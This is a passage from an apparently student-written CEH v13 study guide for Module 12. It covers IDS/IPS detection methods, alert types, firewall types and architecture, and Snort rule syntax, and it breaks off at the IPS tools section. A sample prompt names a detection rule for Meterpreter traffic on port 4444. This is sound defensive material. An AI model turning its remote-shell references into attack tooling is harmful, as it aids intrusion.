CEH v13 AI
Study Guide

Module 12: Evading IDS, Firewalls and Honeypots

Exam 312-50

CEH v13 AI (312-50) Study Guide - Module 12: Evading IDS, Firewalls and Honeypots

Table of Contents

1. Module at a Glance

2. Big Picture Map

3. Topic-by-Topic Guide

3.1 Learning Objectives of Module 12
3.2 IDS and IPS Concepts
3.3 How an IDS Detects an Intrusion
3.4 Types of Intrusion Detection Systems
3.5 Types of IDS Alerts
3.6 Firewall Concepts
3.7 Firewall Architecture
3.8 Types of Firewalls
3.9 Intrusion Detection Tool: Snort
3.10 Snort Rules
3.11 Other Intrusion Detection Tools
3.12 Intrusion Prevention Tools
3.13 Firewall Products (Overview)
3.14 IDS/Firewall Evasion Techniques (Overview)
3.15 IDS/Firewall Identification
3.16 IP Address Spoofing, Source Routing, and Tiny Fragments
3.17 Bypassing Blocked Sites (IP-for-URL, Anonymizers, Proxy Server)
3.18 Bypassing an IDS/Firewall through ICMP Tunneling
3.19 Bypassing an IDS/Firewall through ACK Tunneling
3.20 Bypassing an IDS/Firewall through HTTP Tunneling
3.21 Bypassing an IDS/Firewall through SSH Tunneling
3.22 Bypassing an IDS/Firewall through DNS Tunneling
3.23 Bypassing an IDS/Firewall through External Systems
3.24 Bypassing an IDS/Firewall through MITM Attacks
3.25 Bypassing an IDS/WAF using an XSS Attack
3.26 Other Techniques for Bypassing a WAF
3.27 Bypassing an IDS/Firewall through HTML Smuggling
3.28 Evading an IDS/Firewall through Windows BITS
3.29 Other Techniques for IDS Evasion
3.30 NAC and Endpoint Security Evasion Techniques (Overview)
3.31 Bypassing NAC: VLAN Hopping and Pre-authenticated Device
3.32 Bypassing Endpoint Security: Ghostwriting and Application Whitelisting
3.33 Bypassing Endpoint Security by Dechaining Macros
3.34 Bypassing Endpoint Security by Clearing Memory Hooks
3.35 Bypassing Endpoint Security by Process Injection
3.36 Bypassing the EDR using LoLBins
3.37 Bypassing Endpoint Security by CPL Side-Loading
3.38 Bypassing Windows Antimalware Scan Interface (AMSI)
3.39 Other Techniques for Bypassing Endpoint Security
3.40 Honeypot Concepts
3.41 Types of Honeypots
3.42 Honeypot Tools

3.43 Detecting Honeypots
3.44 How to Defend Against IDS Evasion
3.45 How to Defend Against Firewall Evasion
3.46 How to Defend Against Endpoint Security Evasion
3.47 Module Summary

4. Tool Encyclopedia

4.1 IDS, IPS and NIDS Tools
4.2 HIDS and Host Protection Tools
4.3 Firewall Products
4.4 Tunneling and Evasion Tools
4.5 WAF and Web Evasion Tools
4.6 NAC and Endpoint Evasion Tools
4.7 Honeypot and Detection Tools

5. Command Sheet

5.1 ssh (SSH tunneling)
5.2 hping3 (packet crafting, spoofing, ACK tunneling)
5.3 Snort (run modes and rules)
5.4 regsvr32 (signed-binary / whitelisting bypass)
5.5 Honeypot detection with nmap and arp-scan
5.6 bitsadmin (BITS evasion) and ftp (HTTP tunnel test)

6. Ports, Protocols, Standards and Acronyms

6.1 Protocols and Ports Used in This Module
6.2 Firewall Types by OSI Layer
6.3 Detection Methods and Alert Types (quick reference)
6.4 Acronyms

7. Attack vs Countermeasure and Look-alike Comparisons

7.1 Evasion Technique vs Countermeasure
7.2 Look-alike Pairs

8. Exam Cheat Sheet

8.1 Keyword -> Answer
8.2 Must-memorize Lists and Numbers
8.3 "Pick the BEST option" Rules for This Module

9. Practice Questions

10. Flashcards

11. Glossary

12. Coverage Report

12.1 Page (slide) to guide-section mapping
12.2 [UNCLEAR] items
12.3 Items to double check (marked "verify" in text)
12.4 Inventory coverage confirmation

Source: 27 pages of screenshots from the official Module 12 theory videos (slides 2 to 62). Content marked "ADDED CONTEXT" comes from outside the screenshots. Items marked "verify" should be checked against current official sources. Items marked [UNCLEAR on page N] were too small or blurry to read with full confidence.

1. Module at a Glance

Module: 12 - Evading IDS, Firewalls and Honeypots (EC-Council CEH v13 AI).

What this module is (5 lines):

1. It explains the three defensive controls that watch a network: IDS (detects), IPS (detects and blocks), and firewall (filters), plus the honeypot (a decoy trap).
2. It shows how each control works, the types of each, and the tools that implement them (Snort, Suricata, Zeek, Trellix, Cisco, Palo Alto).
3. It teaches many evasion techniques an attacker uses to slip past these controls: tunneling, fragmentation, spoofing, proxies, encoding, and obfuscation.
4. It adds NAC and endpoint (EDR/antivirus) evasion, which is heavy in v13: VLAN hopping, LoLBins, process injection, AMSI bypass, and more.
5. It ends with honeypot detection and the countermeasures a defender uses to stop every evasion trick.

Why it matters: This module is where attack meets defense. The exam loves "which technique bypasses which control" and "which tool detects or evades". Knowing the difference between IDS, IPS, firewall, and honeypot, and knowing the tunneling methods by port, wins many marks.

What the exam usually asks from it:


- Difference between IDS, IPS, firewall, and honeypot (detect vs prevent vs filter vs trap).
- The four IDS alert types (true positive, false positive, false negative, true negative) in a scenario.
- Detection methods: signature (misuse), anomaly, and protocol anomaly.
- Firewall types by working mechanism (packet filter, circuit-level, application-level, stateful) and the OSI layer each works at.
- Firewall architecture terms: bastion host, screened subnet (DMZ), multi-homed.
- Which tunneling method uses which protocol and port: ICMP (echo), ACK (TCP), HTTP (80), DNS (53), SSH (22).
- Evasion techniques: IP spoofing, source routing, tiny fragments, session splicing, Unicode evasion, polymorphic and ASCII shellcode.
- Snort rule structure (header plus options) and rule actions.
- Honeypot types (low, medium, high interaction, pure) and how to detect a honeypot.
- NAC and endpoint evasion: VLAN hopping via DTP, LoLBins, AMSI bypass, DLL hijacking.

The 10 things to remember most:

1. IDS detects and alerts. IPS detects and blocks (active IDS). Firewall filters by rules. Honeypot is a decoy with no production value.
2. Three detection methods: Signature recognition (misuse detection, matches known patterns), Anomaly detection (deviation from normal behavior), Protocol anomaly detection (deviation from protocol standards).
3. Four alert types: True Positive (attack and alert), False Positive (no attack but alert), False Negative (attack but no alert, the worst), True Negative (no attack and no alert).
4. Firewall by mechanism and OSI layer: Packet filtering (network layer 3), Circuit-level gateway (session layer 5), Application-level or proxy (application layer 7), Stateful multilayer inspection (combines all).
5. Firewall architecture: Bastion host (hardened public-facing host), Screened subnet or DMZ (public services zone), Multi-homed (two or more interfaces).
6. Tunneling by protocol and port: ICMP tunneling (ICMP echo), ACK tunneling (TCP ACK), HTTP tunneling (port 80), DNS tunneling (port 53 UDP), SSH tunneling (port 22).
7. Tiny fragments and session splicing split the attack so the IDS signature does not match. Defense: force the IDS to reassemble and normalize traffic.
8. Snort rule = Rule header (action, protocol, IP, port, direction) plus Rule options (msg, content). Actions: alert, log, pass, drop, reject, sdrop.
9. Honeypot interaction levels: Low (few services), Medium (OS plus services), High (all services), Pure (full emulated production network).
10. VLAN hopping abuses DTP (Dynamic Trunking Protocol). LoLBins are trusted built-in binaries abused to run attacker code. AMSI is the Windows scan interface attackers disable or downgrade.

2. Big Picture Map

The module has four parts. First, the defensive controls (IDS, IPS, firewall, honeypot) and how they work. Second, techniques to evade IDS and firewalls. Third, techniques to evade NAC and endpoint security. Fourth, how to detect honeypots and how a defender stops all of this.



How the controls compare at a glance:

Control	Main job	Acts on traffic	Example tool
IDS	Detect and alert	No (passive)	Snort, Suricata
IPS	Detect and block	Yes (active)	Trellix, Cisco
Firewall	Filter by rules	Yes	ASA, pfSense
Honeypot	Trap and study	No (decoy)	HoneyBOT, Cowrie

How evasion maps to the control it beats:

Evasion method	Beats what	Key idea
Tiny fragments	IDS and firewall	Split header so rule misses
Session splicing	IDS	Spread payload over packets
ICMP or DNS tunnel	Firewall	Hide data in allowed protocol
IP spoofing	Firewall ACL	Pretend to be a trusted host
XSS encoding	WAF	Hide script from signature
VLAN hopping	NAC	Jump to another VLAN via DTP
LoLBins	EDR	Run via trusted system binary
AMSI bypass	Antivirus	Blind the Windows scanner

3. Topic-by-Topic Guide

The topics below follow the order of the screenshots (slides 2 to 62).

3.1 Learning Objectives of Module 12

What it is: The opening slide lists six goals for the module. They are the skeleton of this guide.

1. Summarize IDS, IPS, firewall, and honeypot concepts.
2. Demonstrate IDS, IPS, and firewall solutions (the real tools).
3. Demonstrate different techniques to bypass IDS and firewalls.
4. Demonstrate different techniques to bypass NAC and endpoint security.
5. Understand honeypot concepts and techniques to detect honeypots.
6. Explain IDS and firewall evasion countermeasures.

EXAM FOCUS: The objectives tell you the question pools: concepts, solutions (tools), IDS/firewall evasion, NAC/endpoint evasion, honeypots, and countermeasures. Expect questions from each.

Memory trick: "Cops Stop Bad Network Hackers Cold" -> Concepts, Solutions, Bypass IDS/FW, NAC/endpoint, Honeypots, Countermeasures.

3.2 IDS and IPS Concepts

What it is (simple words): An Intrusion Detection System (IDS) is software or a hardware device that inspects all inbound and outbound network traffic for suspicious patterns that may indicate a breach. When traffic matches a known bad pattern (a signature), the IDS raises an alarm. An Intrusion Prevention System (IPS) does the same but can also stop the traffic, so it is called an active IDS.

- **Intrusion:** unauthorized access or activity on a system or network.
- **Signature:** a stored pattern that describes a known attack, like a fingerprint.
- **Inbound traffic:** data coming into the network. **Outbound traffic:** data leaving it.
- **Promiscuous mode:** a network card setting that reads all packets on the wire, not only those addressed to it.

Analogy: An IDS is a security camera with a guard watching the screen. It sees a burglar and sounds an alarm, but it does not lock the door. An IPS is a guard who sees the burglar and also slams and locks the door. A firewall is the locked gate that only lets known visitors in.

How an IDS works (numbered steps):

1. Traffic enters the IDS through a preprocessor that cleans and orders packets.
2. The IDS compares each packet against its signature file (a database of known attack patterns).
3. If a packet matches a signature, it is flagged as malicious.
4. The IDS raises an alarm to notify the administrator, and the packet can be dropped.
5. If it is an active system (IPS), connections from that source IP are cut and the packet is dropped.

6. Anomaly detection and stateful protocol analysis run alongside signature matching for deeper checks.

Where it sits: The IDS is placed outside or inside the firewall depending on what traffic you want to watch. Outside the firewall it sees all attack attempts from the Internet. Inside it sees only what the firewall let through, plus internal threats.

Real-world use: A company puts a Snort sensor on a mirror port inside its network. An attacker runs a port scan. Snort matches the scan signature and emails the admin within seconds. Because it is IDS only, the scan is not blocked, but the admin now investigates. Result: early warning.

Tools and commands used here: Snort, Suricata (IDS); Trellix, Cisco Secure IPS (IPS). Details in sections 3.9 to 3.12 and section 4.

AI angle: AI helps defenders by scoring alerts and cutting false positives, and helps attackers by generating traffic that mimics normal behavior. Example defender prompt: "Summarize these 500 Snort alerts and rank the 10 most likely real intrusions with reasons."

Countermeasures and defense: Keep signatures updated, tune rules to cut false alarms, and combine signature and anomaly detection so unknown attacks are still caught.

> **EXAM TIP:** IDS = detect and alert only. IPS = detect and also prevent (block). If the question says "the system blocked or dropped the attack automatically", the answer is IPS, not IDS.

EXAM FOCUS:

- How it is asked: "Which device detects intrusions but does not stop them?" (IDS) or "An active IDS that also blocks is called?" (IPS).
- Keywords: "alert only", "passive" -> IDS. "prevent", "block", "active" -> IPS.
- Look-alike: IDS vs IPS vs firewall. Firewall filters by preset rules at the gateway; IDS/IPS inspect for attack patterns.

Memory trick: "DS = Detect and See. PS = Prevent and Stop."

3.3 How an IDS Detects an Intrusion

What it is: The slide lists three ways an IDS decides that traffic is an attack.

- **Signature recognition (misuse detection):** tries to identify events that match a known pattern of system or resource abuse. It catches known attacks well but misses brand-new ones.

- **Anomaly detection:** learns the normal, fixed behavior of users and components, then flags anything that differs. It can catch new attacks but produces more false positives.
- **Protocol anomaly detection:** analyzes traffic to find deviations from how a protocol is supposed to behave (for example, an HTTP request that breaks the HTTP standard).

Analogy: Signature detection is a bouncer with a photo list of banned people. Anomaly detection is a bouncer who knows the regulars and stops anyone acting oddly. Protocol anomaly detection is a bouncer who knows the dress code and stops anyone wearing the wrong thing.

How it works (numbered steps):

1. Signature engine matches packets against the signature database.
2. Anomaly engine builds a baseline of normal behavior over time.
3. Any traffic outside the baseline raises an anomaly alert.
4. Protocol engine checks each packet against the rules of its protocol (RFC behavior).
5. Alerts from all three engines are combined for a decision.

Real-world use: A bank's IDS uses signatures for known malware and anomaly detection for login behavior. A user who normally logs in from one city suddenly floods the VPN from another country. Signature engine sees nothing, but the anomaly engine flags it. Result: a new attack caught by behavior, not by a known pattern.

AI angle: Machine learning strengthens anomaly detection by modeling normal behavior more accurately, which lowers false positives. This is the core of modern behavior-based EDR.

Countermeasures and defense: Use all three methods together. Signature catches the known, anomaly and protocol catch the unknown.

> **TRAP:** "Misuse detection" is another name for signature recognition, not for anomaly detection. The exam swaps these names to trick you.

EXAM FOCUS:

- Keywords: "matches known patterns" -> signature/misuse. "deviation from normal behavior" -> anomaly. "deviation from protocol standard" -> protocol anomaly.
- Common trap: signature detection cannot catch a zero-day because there is no signature yet; anomaly detection can.

Memory trick: "SAP" -> Signature (known), Anomaly (behavior), Protocol (standards).

3.4 Types of Intrusion Detection Systems

What it is: IDS come in two placements.

- **Network-Based IDS (NIDS):** a box placed on the network in promiscuous mode that listens to traffic for patterns of intrusion. It catches denial-of-service attacks, port scans, and crack attempts by watching network traffic. It uses sensors, a management server, and a console.
- **Host-Based IDS (HIDS):** software that audits events on one specific host (file changes, logs, processes). It is less common because watching every system event on each host adds overhead. It uses an agent on each protected server.

Analogy: NIDS is a CCTV camera on the street watching all cars go by. HIDS is a motion sensor inside one house watching that one house.

How it works:

1. NIDS sensor taps a mirror or span port and reads all passing packets.
2. It matches them against signatures and anomaly models.
3. HIDS agent sits on the host and watches system calls, file integrity, and logs.
4. Both report to a central management console for the analyst.

Real-world use: A data center runs NIDS at the perimeter to catch scans and a HIDS agent on each critical database server to catch local tampering, such as a changed system file. Result: coverage of both the wire and the host.

Tools and commands used here: NIDS: Snort, Suricata, Zeek. HIDS: OSSEC, Samhain. The slide also names the Management Center for Cisco Security Agents.

Countermeasures and defense: Combine NIDS and HIDS for defense in depth; NIDS sees the network, HIDS sees what happens on the box even inside encryption.

> **EXAM TIP:** If a scenario needs file-integrity monitoring or detection of local changes on one server, the answer is HIDS. If it needs to watch traffic for the whole segment, the answer is NIDS.

EXAM FOCUS:

- Keywords: "promiscuous mode", "monitors network traffic", "port scans" -> NIDS. "audits events on a host", "file integrity" -> HIDS.
- Trap: NIDS cannot see inside encrypted traffic on the wire; HIDS on the endpoint can see the decrypted data.

Memory trick: "N for Network wire, H for Host box."

3.5 Types of IDS Alerts

What it is: Four outcomes describe whether an alert matches reality.

1. **True Positive (attack, alert):** an attack happened and the IDS alarmed. Correct.
2. **False Positive (no attack, alert):** no attack, but the IDS alarmed. A false alarm; wastes analyst time.
3. **False Negative (attack, no alert):** an attack happened and the IDS stayed silent. The most dangerous case.
4. **True Negative (no attack, no alert):** nothing happened and the IDS stayed quiet. Correct.

Analogy: A smoke alarm. True positive: fire and it beeps. False positive: burnt toast and it beeps. False negative: real fire and silence (worst). True negative: no fire and silence.

How to read it (pattern): The first word tells if the alert was correct (True) or wrong (False). The second word tells what the IDS did: Positive means it alarmed, Negative means it stayed silent.

Real-world use: An analyst tuning an IDS wants to lower false positives (less noise) without creating false negatives (missed attacks). This trade-off is the core of IDS tuning. Result: fewer wasted hours, no missed breach.

Countermeasures and defense: Tune signatures and thresholds; a high false-negative rate means real attacks are being missed and the ruleset must improve.

> **TRAP:** False negative is the worst outcome because a real attack slips by unnoticed. Do not confuse it with false positive, which is only a nuisance alarm.

EXAM FOCUS:

- How it is asked: a scenario describes whether an attack occurred and whether an alert fired, then asks for the label.
- Keyword decode: True/False = was the alarm right? Positive/Negative = did it alarm or not?
- Common trap: "An attack occurred but no alarm was raised" = False Negative (not false positive).

Memory trick: "Positive = it popped (alarmed). Negative = it was n't (silent). True = truthful, False = fooled."

3.6 Firewall Concepts

What it is (simple words): A firewall is hardware, software, or both that prevents unauthorized access to or from a private network. It sits at the junction (gateway) between two networks, usually between a private network and the Internet. It examines

every message entering or leaving and blocks anything that does not meet the security rules.

- **Private network (intranet):** the internal, trusted network of an organization.
- **Public network:** the untrusted outside, such as the Internet.
- **Gateway:** the point where two networks meet.
- **Security criteria (ruleset):** the list of allow and deny rules the firewall enforces.

Analogy: A firewall is the security desk at a building's only entrance. Known staff with badges pass (allowed traffic). Strangers without a reason are turned away (restricted traffic).

How it works (numbered steps):

1. All traffic between the intranet and the Internet must pass through the firewall.
2. The firewall checks each packet or connection against its ruleset.
3. Traffic that matches an allow rule passes.
4. Traffic that matches a deny rule, or matches nothing in an allow-list, is blocked.
5. Logging records what was allowed and denied for later review.

Real-world use: A small office firewall allows outbound web (ports 80 and 443) and blocks everything inbound except the VPN port. An attacker scanning from outside sees only the one open port. Result: a much smaller attack surface.

Countermeasures and defense: The firewall is itself a defense, but it must be configured "deny all, then allow only what is needed" and its rules reviewed often (see section 3.45).

> **EXAM TIP:** A firewall filters by preset rules (IPs, ports, protocols). It does not, by itself, understand attack signatures. That job belongs to IDS/IPS. Many questions test this split.

EXAM FOCUS:

- Keywords: "placed at the gateway", "allows or blocks by rules", "between private and public network" -> firewall.
- Look-alike: firewall vs IDS. Firewall decides pass/block by policy; IDS decides alert/no-alert by detection.

Memory trick: "Firewall = the gate. IDS = the camera. IPS = the gate with a camera."

3.7 Firewall Architecture

What it is: Three common ways to place and build a firewall.

- **Bastion host:** a computer system designed and hardened to protect network resources from attack. All traffic entering or leaving passes through it. It has two

interfaces: a public interface connected to the Internet and a private interface connected to the intranet.
- **Screened subnet (Demilitarized Zone, DMZ):** a subnet that holds hosts offering public services (web, mail, DNS). The DMZ answers public requests but holds no hosts that the private network uses. Internet users cannot reach the private zone.
- **Multi-homed firewall:** a firewall with two or more interfaces, allowing the network to be split further based on the organization's security goals.

Analogy: The bastion host is the fortified front gatehouse. The DMZ is the visitor reception area where outsiders are allowed but cannot go further. A multi-homed firewall is a gatehouse with several separate doors to separate wings of the building.

How it works:

1. Internet traffic first hits the bastion host or the firewall's outside interface.
2. Public services live in the DMZ, reachable from the Internet but walled off from the intranet.
3. The private network sits behind another interface and is never directly reachable from outside.
4. A multi-homed firewall uses its extra interfaces to isolate segments (for example, finance from guest Wi-Fi).

Real-world use: A company puts its public web and mail servers in a DMZ. If an attacker breaks the web server, he is stuck in the DMZ and still cannot reach the internal file servers. Result: the breach is contained.

Countermeasures and defense: Use a DMZ so a compromised public server does not expose the internal network; harden the bastion host to the minimum services needed.

> **REMEMBER:** DMZ = zone for public-facing servers, isolated from the private LAN. Bastion host = the hardened, exposed gatekeeper. Multi-homed = many interfaces for more segmentation.

EXAM FOCUS:

- Keywords: "hardened host with public and private interface" -> bastion host. "holds public servers, isolated from internal LAN" -> DMZ / screened subnet. "two or more interfaces" -> multi-homed.
- Trap: the DMZ is not where private, internal servers go; it is only for public-facing services.

Memory trick: "Bastion = the brave guard. DMZ = the demo zone for the public. Multi-homed = many homes (interfaces)."

3.8 Types of Firewalls

What it is: Firewalls are grouped two ways: by configuration (where they run) and by working mechanism (how they inspect).

By configuration:

- **Network-based firewall:** placed at the network perimeter to inspect packet headers and enforce rules, deciding whether to forward or drop packets for the whole LAN.
- **Host-based firewall:** software on one PC or server that filters traffic for that machine, guarding against unauthorized access, Trojans, and email worms.

By working mechanism:

- **Packet filtering firewall:** compares each packet to rules (source and destination IP, port, protocol) and drops or forwards it. Works at the network layer (OSI layer 3). Fast but blind to connection state and content.
- **Circuit-level gateway:** works at the session layer (OSI layer 5). It allows traffic through once a session is approved and blocks direct incoming packets. It checks the handshake, not the data.
- **Application-level firewall (proxy):** works at the application layer (OSI layer 7). It filters by the specific application protocol, allows only supported services, and blocks the rest.
- **Stateful multilayer inspection firewall:** combines packet filtering, circuit-level, and application-level inspection. It checks both network-layer session legitimacy and application-layer packet contents.
- **Application proxy:** an interface between user workstations and the Internet that filters by service and protocol, for example allowing only FTP through an FTP proxy.
- **VPN firewall:** encrypts data and manages traffic between VPN endpoints, so only authorized traffic passes through the VPN tunnel while firewall rules still apply.

Analogy: Packet filtering reads the address on an envelope. Circuit-level checks that a proper phone call was set up before letting you talk. Application-level opens the letter and reads whether the content is allowed. Stateful does all of these and remembers the conversation.

How it works (packet flow):

1. A packet arrives. A packet filter checks header fields against rules.
2. A stateful firewall also checks whether the packet belongs to an existing, legitimate connection.
3. An application proxy terminates the connection, inspects the application data, and rebuilds a clean request to the server.
4. A circuit-level gateway verifies the session setup but does not inspect payload.

Real-world use: A company uses a stateful firewall at the edge and an application proxy for web traffic. The stateful rules block unsolicited inbound packets; the proxy strips dangerous web requests. Result: layered filtering at several OSI layers.

Tools and commands used here: Network-based: Cisco Secure Firewall ASA, Palo Alto PA-7500, FortiGate, Check Point Quantum. Host-based: Microsoft Defender Firewall, ZoneAlarm, Comodo, Norton Smart Firewall. By mechanism: pfSense, IPFire, Sophos, WatchGuard Firebox.

AI angle: Next-generation firewalls use machine learning to classify applications and detect threats inside allowed traffic, which pure packet filters cannot do.

Countermeasures and defense: Choose the firewall type by need; stateful and application-layer firewalls stop more than a plain packet filter but cost more processing.

> **EXAM TIP:** Memorize the OSI layer for each firewall type. Packet filter = layer 3 (network). Circuit-level = layer 5 (session). Application-level or proxy = layer 7 (application). Stateful = multilayer.

EXAM FOCUS:

- Keywords: "source and destination IP and port only" -> packet filtering. "session layer, approves handshake" -> circuit-level. "filters by application protocol, blocks all but supported" -> application-level. "combines all three" -> stateful multilayer inspection.
- Trap: a packet filter does not track connection state; a stateful firewall does. The exam contrasts these.

Memory trick: "Packets at 3, Circuits at 5, Apps at 7, Stateful at all."

3.9 Intrusion Detection Tool: Snort

What it is: Snort is an open-source network intrusion detection system that performs real-time traffic analysis and packet logging on IP networks. It does protocol analysis and content searching/matching to detect attacks and probes such as buffer overflows, stealth port scans, and operating-system fingerprinting attempts.

- **Packet logging:** saving captured packets to disk for later study.
- **Content matching:** searching inside a packet for a specific byte pattern.
- **Detection engine:** the part of Snort that applies rules using a modular plug-in design.

Analogy: Snort is a tireless mail inspector who reads every letter against a rulebook and shouts when a letter matches a "dangerous" description.

How it works (three modes):

1. **Sniffer mode:** acts as a straight packet sniffer like tcpdump, printing packets to the screen.

2. **Packet logger mode:** logs packets to disk, useful for network traffic debugging.
3. **Network intrusion detection/prevention mode:** applies rules to detect (and in inline mode, block) attacks.

The slide shows Snort starting on Windows: it initializes, configures the pcap DAQ (data acquisition) in passive mode, decodes Ethernet, and begins packet processing. The build shown is Version 2.9.20.

Real-world use: A security team runs Snort in NIDS mode with community and custom rules. When an attacker sends a known exploit for a web server, the matching rule fires an alert with the attack name. Result: the SOC sees the attempt and responds.

Tools and commands used here: Snort itself. Rule writing is covered in 3.10. See section 5 for the command breakdown.

AI angle: Analysts use AI to write and explain Snort rules. Example prompt: "Write a Snort rule that alerts on TCP traffic to port 4444 containing the string 'meterpreter', and explain each field."

Countermeasures and defense: Snort is itself a defense. Keep its rule set current and place it where it can see the traffic you care about.

> **EXAM TIP:** Snort is the classic open-source NIDS. If a question names an open-source IDS that uses a flexible rules language and runs as sniffer, logger, or NIDS, the answer is Snort.

EXAM FOCUS:

- Keywords: "open-source", "real-time traffic analysis", "rules language", "sniffer or logger or NIDS" -> Snort.
- Trap: Snort in default mode detects and alerts; it blocks only in inline (IPS) mode.

Memory trick: "Snort SNiffs, Notes (logs), and Reports." Three modes: sniff, log, detect.

3.10 Snort Rules

What it is: Snort's rule engine lets you write custom rules that tell normal activity from malicious activity. Each rule must be on a single line (the parser does not handle multi-line rules). A rule has two logical parts.

- **Rule header:** sets the rule's action (alert, log, pass, drop, reject, sdrop), the protocol (tcp, udp, icmp, ip), the source and destination IP and port, and the direction.
- **Rule options:** set the alert message and the content to match, such as msg and content.

Rule actions explained:

- **alert:** generate an alert and log the packet.

- **log:** just log the packet.
- **pass:** ignore the packet.
- **drop:** block and log the packet (inline mode).
- **reject:** block, log, and send a reset or ICMP unreachable (inline mode).
- **sdrop:** silently block without logging (inline mode).

Analogy: A Snort rule is a sentence: "If you SEE this kind of traffic (header), then DO this and SAY this (options)."

Rule structure (from the slide example):

```
alert tcp any any -> 192.168.1.0/24 111 \
  (content:"|00 01 86 a5|"; msg:"mountd access";)

Breakdown:
  alert            = rule action
  tcp              = protocol (tcp, udp, icmp)
  any any          = source IP and source port
  ->               = direction (traffic flow)
  192.168.1.0/24   = destination IP (network block)
  111              = destination port
  content:"..."    = bytes to match in the payload
  msg:"..."        = alert message shown to the analyst
```

How it works (numbered steps):

1. Snort reads the rule header to see which packets to examine (protocol, IP, port, direction).
2. For a matching packet, it checks the rule options (content, flags, etc.).
3. If both header and options match, Snort performs the action (alert, log, drop, and so on).
4. The msg text appears in the alert so the analyst knows what fired.

Real-world use: A team writes a rule to alert on any TCP traffic to port 111 (the RPC mountd service) carrying a known attack byte sequence. When an attacker probes mountd, the rule fires "mountd access". Result: visibility into RPC attacks.

> **ADDED CONTEXT:** Older Snort (2.x) also had the actions "activate" and "dynamic", where an activate rule triggers a linked dynamic rule. The slide lists the modern set (alert, log, pass, drop, reject, sdrop). The direction operator can be -> (one way) or <> (bidirectional); there is no <- operator. verify for your exam build.

EXAM FOCUS:

- Keywords: "rule header" -> action, protocol, IP, port, direction. "rule options" -> msg, content.
- Common question: identify the action words (alert, log, pass, drop, reject, sdrop) or read a rule and say what it does.

- Trap: a Snort rule must be on one line; and content matches bytes, while msg is only the label.

Memory trick: Header = "Who and where" (action, protocol, IP, port). Options = "What to say and find" (msg, content).

3.11 Other Intrusion Detection Tools

What it is: The slide features Suricata and lists other IDS/HIDS products.

- **Suricata:** a robust network threat detection engine that does real-time IDS, inline IPS, network security monitoring (NSM), and offline pcap processing. It is multi-threaded (the slide shows several suricata threads in htop), which is a key difference from classic single-threaded Snort.
- **Juniper Networks IDP:** intrusion detection and prevention appliance.
- **Samhain:** a host-based IDS (HIDS) for file integrity and log monitoring.
- **OSSEC:** a popular open-source HIDS.
- **Zeek (formerly Bro):** a network analysis framework that logs rich metadata about connections, strong for network security monitoring.
- **Cisco Secure IPS:** Cisco's enterprise intrusion prevention.

Analogy: If Snort is one sharp inspector, Suricata is a team of inspectors working in parallel (multi-threaded), reading the same mail faster.

Real-world use: A high-traffic network chooses Suricata over Snort to use multiple CPU cores and keep up with 10 Gbps links, while adding OSSEC on servers for host-level checks. Result: both speed and host visibility.

Tools and commands used here: Suricata is run as a service: /etc/suricata/suricata.yaml is its config. Zeek, OSSEC, Samhain for host or metadata logging.

> **EXAM TIP:** Suricata is known for being multi-threaded and for doing IDS, IPS, and NSM in one engine. Zeek (Bro) is known for connection logging and NSM, not signature alerts.

EXAM FOCUS:

- Keywords: "multi-threaded engine, IDS/IPS/NSM" -> Suricata. "network analysis framework, rich logs, formerly Bro" -> Zeek. "host-based file integrity" -> Samhain or OSSEC.
- Trap: Snort (classic) is single-threaded; Suricata is multi-threaded. The exam contrasts the two.

Memory trick: "Suricata = Super (multi-thread) cat. Zeek = logs that speak. OSSEC and Samhain stay on the host."

3.12 Intrusion Prevention Tools

What it is: The slide features Trellix IPS and lists other IPS products.

- **Trellix Intrusion Prevention System:** helps find stealthy botnets, worms, and reconnaissance attacks early. It aggregates flow data from switches and routers and does network-level behavior analysis.
- **Check Point Quantum IPS**
- **Atomic OSSEC**
- **McAfee Host Intrusion Prevention for Desktops**
- **Cisco Secure IPS (NIPS)** (a network IPS)
- **Palo Alto Advanced Threat Prevention**

Analogy: An IPS is the IDS's bigger sibling who not only spots trouble but also throws the troublemaker out.

- **Flow data:** summaries of traffic (who talked to whom, how much) rather than full packets.
- **NIPS:** network-based IPS, placed in line with traffic so it can block.

